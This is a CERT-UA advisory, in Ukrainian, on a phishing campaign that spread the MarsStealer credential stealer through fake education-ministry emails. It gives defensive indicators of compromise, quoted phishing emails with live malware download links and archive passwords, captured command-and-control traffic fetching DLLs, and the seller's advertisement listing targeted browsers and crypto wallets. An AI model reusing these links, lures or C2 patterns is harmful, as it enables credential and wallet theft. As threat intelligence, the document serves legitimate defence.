Масове розповсюдження шкідливої програми MarsStealer серед громадян України та вітчизняних організацій (CERT-UA#4315)

Масове розповсюдження шкідливої програми MarsStealer серед громадян України та вітчизняних організацій (CERT-UA#4315)

Загальна інформація

Урядовою командою реагування на комп’ютерні надзвичайні події України CERT-UA отримано інформацію щодо масового розповсюдження електронних листів з темою "Нова програма для запису в журналі." серед громадян України та вітчизняних організацій. Текст електронного листа містить повідомлення, начебто, від Міністерства освіти та науки України щодо "електронних навчальних журналів", а також посилання на "програму" та пароль на архів.

У разі відкриття архіву та запуску EXE-файлу, комп'ютер буде уражено шкідливою програмою, яку, за сукупністю ознак (незважачи на деякі відмінності), класифіковано як MarsStealer.

MarsStelaer - шкідлива програма-стілер, розроблена з використанням мов програмування C/ASM. Основний функціонал - збір інформації про комп'ютер, викрадення аутентифікаційних даних з Інтернет-браузерів, плагінів крипто-гаманців, програм багатофакторної аутентифікації, викрадення файлів, а також завантаження і запуск виконуваних файлів і виготовлення знімку екрану.

Шкідлива програма продається на тематичних форумах. Вірогідно, після призупинки продажів стілера Racoon, використовуватиметься як альтернатива. Зауважимо, що заявлений функціонал, який передбачає уникнення випадків застосування стілера у відношенні "країн СНД", відключено шляхом патчингу викликів відповідних функцій.

Виявлена активність відстежується за ідентифікатором UAC-0041 як діяльність однієї з груп, що мають на меті викрадення автентифікацйних даних користувачів.

Індикатори компрометації

Файли:

```
50dc32d384eddc6142d98dba4b383952
e9022b65a0f367bebb6862dd17f084a662d7adb50076c1c364df0e074888656c
v_2.2.9.rar
eac2f01715ff167bf3e155fad36e5b0d
f67ff70f862cdcb001763c69e88434d335b185a216e2944698f20807df28bdf2
v_2.2.9.exe (MarsStealer)
67dde33620bb01c74f9189f5e03d6528
```

e65231f304e78ce51dc77728f883c41465b9c8a5457cc2b22fc362f48521017a
v_5.1.9.zip
b5129b33d2181343b31bd64ec340a599
afa0662aa8eac0e607a9ffc85aa0bdfc570198dcb82dccdb40d0a459e12769dc
v_5.1.9.exe (MarsStealer)


Мережеві:

hXXps://drive.google[.]com/uc?
export=download&confirm=no_antivirus&id=1XuVgWWXE8yeYKp6s1MnSA5M8wAx0AJih
hXXps://api.dev-com[.]sc/files_1/v_5.1.9.exe
hXXps://api.dev-com[.]sc/files_1/v_5.1.9.zip
hXXp://176[.]57.189.191/gate[.]php
hXXp://176[.]57.189.191/mozglue[.]dll
hXXp://176[.]57.189.191/vcruntime140[.]dll
hXXp://176[.]57.189.191/nss3[.]dll
hXXp://176[.]57.189.191/msvcp140[.]dll
hXXp://176[.]57.189.191/freebl3[.]dll
hXXp://176[.]57.189.191/sqlite3[.]dll
hXXp://176[.]57.189.191/softokn3[.]dll
api.dev-com[.]sc
dev-com[.]sc (2022-03-24)
176[.]57.189.191
95[.]111.231.126

Хостові:

C:\ProgramData\sqlite3.dll
C:\ProgramData\freebl3.dll
C:\ProgramData\mozglue.dll
C:\ProgramData\msvcp140.dll
C:\ProgramData\nss3.dll
C:\ProgramData\softokn3.dll
C:\ProgramData\vcruntime140.dll

Графічні зображення



От: Tatiana Tc [redacted]@ukr.net> Отправлено: Fri 3/25/2022 1:58 PM
Кому:
Копия:
Тема: Нова програма для запису в журналі.

Міністерство освіти оновили програму для проведення записів в електронному журналі.
Тепер кожен заклад зможе створити свій електронний журнал на новій платформі.
Для цього потрібно встановити софт, який ми прикріпили в цьому листі.


За допомогою цієї програми можна:
1) Редагувати всі поля та клітини у вашому електронному журналі
2) Робити професійне налаштування для всіх вчителів

3) Управляти кількома закладами.
4) Керувати доступом для батьків та учня
5) Робити базу даних учнів як таблиці

Гарного дня!

Скачати - https://drive.google.com/uc?export=download&confirm=no_antivirus&id=1XuVgWWXE8yeYKp6s1MnSA5M8wAx0AJih

Пароль: VmDn91O



От: lukashi [redacted]@ukr.net> Отправлено: Mon 3/28/2022 7:06 PM
Кому:
Копия:
Тема: Нова программа для запису в журналі

Міністерство освіти оновили програму для проведення записів в електронному журналі.
Тепер кожен заклад зможе створити свій електронний журнал на новій платформі.
Для цього потрібно встановити софт, який ми прикріпили в цьому листі.

За допомогою цієї програми можна:
1) Редагувати всі поля та клітини у вашому електронному журналі
2) Робити професійне налаштування для всіх вчителів

3) Управляти кількома закладами.
4) Керувати доступом для батьків та учня
5) Робити базу даних учнів як таблиці


Скачати - https://api.dev-com.sc/files_1/v_5.1.9.exe
або https://api.dev-com.sc/files_1/v_5.1.9.zip (Пароль: mongov)

Гарного дня!

```
GET /gate.php HTTP/1.1
Host: 176.57.189.191
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: [REDACTED]
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.4.19
Set-Cookie: PHPSESSID=[REDACTED]; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

MXwxfDF8MXx8MXw1MDAwMHwlREVTS1RPUCVcfCoudHh0LCouemlwLCoucmFy
fDF8MXwwfGV4ZXwyMDAwMHwlREVTS1RPUCVcfCouZXhlLCoucGhwLCouZG9j
fDF8MXwwfGRvY3wyMDAwMHwlREVTS1RPUCVcfCoucGRmLCoueGxzeCwqLmpz
fDF8MXwwfA==
```

```
1|1|1|1||1|50000|%DESKTOP%\|*.txt,*.zip,*.rar|1|
1|0|exe|20000|%DESKTOP%\|*.exe,*.php,*.doc|1|1
|0|doc|20000|%DESKTOP%\|*.pdf,*.xlsx,*.js|1|1|0|
```

```
GET /gate.php HTTP/1.1
Host: 176.57.189.191
Connection: Keep-Alive
Cache-Control: no-cache

GET /sqlite3.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /freebl3.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /mozglue.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /msvcp140.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /nss3.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /softokn3.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]

GET /vcruntime140.dll HTTP/1.1
Host: 176.57.189.191
Cache-Control: no-cache
Cookie: PHPSESSID=[REDACTED]
```



Mars Stealer — нативный, нерезидентный стиллер с функционалом лоадера и грабера

Наш софт разрабатывался с учетом пожеланий людей, работающих по крипте, поэтому в Mars вы можете найти всё необходимое для работы с криптой и не только.

ВНИМАНИЕ! Мы НЕ РАБОТАЕМ ПО СНГ И ВАМ НЕ СОВЕТУЕМ!

Mars написан на ASMIC WinAPI, весит всего 95kb (упакованный в UPX 40kb), использует техники для скрытия запросов к WinAPI, шифрует используемые строки, собирает весь лог в памяти, а так же поддерживает защищенное SSL-соединение с командным сервером.
Не используется crt, std.

Список поддерживаемых браузеров:
Internet Explorer, Microsoft Edge
Google Chrome, Chromium, Microsoft Edge (Chromium version), Kometa, Amigo, Torch, Orbitum, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave Browser.
Opera Stable, Opera GX, Opera Neon.
Firefox, SlimBrowser, PaleMoon, Waterfox, Cyberfox, BlackHawk, IceCat, KMeleon, Thunderbird.

Собирает пароли, куки, cc, автозаполнение, историю посещений сайтов, историю скачивания файлов.
Поддерживаются все последние обновления браузеров, включая Chrome v80.

Важным функционалом, выделяющим нас на фоне конкурентов является сбор плагинов браузеров с упором на плагины-кошельки и 2FA-плагины.

Список поддерживаемых крипто-плагинов:
TronLink, MetaMask, Binance Chain Wallet, Yoroi, Nifty Wallet, Math Wallet, Coinbase Wallet, Guarda, EQUAL Wallet, Jaxx Liberty, BitAppWallet, iWallet, Wombat, MEW CX, Guild Wallet, Saturn Wallet, Ronin Wallet, NeoLine, Clover Wallet, Liquality Wallet, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh Wallet, ICONex, Nabox Wallet, KHC, Temple, TezBox, Cyano Wallet, Byone, OneKey, Leaf Wallet, DAppPlay, BitClip, Steem Keychain, Nash Extension, Hycon Lite Client, ZilPay, Coin98 Wallet.

Список 2FA-плагинов:
Authenticator, Authy, EOS Authenticator, GAuth Authenticator, Trezor Password Manager.

Список поддерживаемых крипто-кошельков:
Bitcoin Core и все производные (Dogecoin, Zcash, DashCore, LiteCoin, и так далее), Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi.